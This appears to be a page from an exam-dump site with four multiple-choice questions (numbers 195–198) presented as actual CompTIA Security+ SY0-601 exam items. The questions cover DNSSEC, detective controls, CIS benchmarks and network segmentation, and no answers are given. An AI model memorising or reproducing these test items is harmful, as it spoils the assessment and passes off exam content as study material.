
A Chief Information Security Officer wants to ensure the organization is validating and checking the integrity of zone transfers. Which of the following solutions should be implemented?

A. DNSSEC

B. LDAPS

C. NGFW

D. DLP



Actual exam question from CompTIA's SY0-601

Question #: 195

Topic #: 1

[All SY0-601 Questions]


Which of the following controls is used to make an organization initially aware of a data compromise?

A. Protective

B. Preventative

C. Corrective

D. Detective



Actual exam question from CompTIA's SY0-601

Question #: 196

Topic #: 1

[All SY0-601 Questions]


An annual information security assessment has revealed that several OS-level configurations are not in compliance due to outdated hardening standards the company is using. Which of the following would be BEST to use to update and reconfigure the OS-level security configurations?

A. CIS benchmarks

B. GDPR guidance

C. Regional regulations

D. ISO 27001 standards



Actual exam question from CompTIA's SY0-601
Question #: 197
Topic #: 1
[All SY0-601 Questions]


A company acquired several other small companies. The company that acquired the others is transitioning network services to the cloud. The company wants to make sure that performance and security remain intact. Which of the following BEST meets both requirements?

A. High availability

B. Application security

C. Segmentation

D. Integration and auditing



Actual exam question from CompTIA's SY0-601

Question #: 198

Topic #: 1

[All SY0-601 Questions]

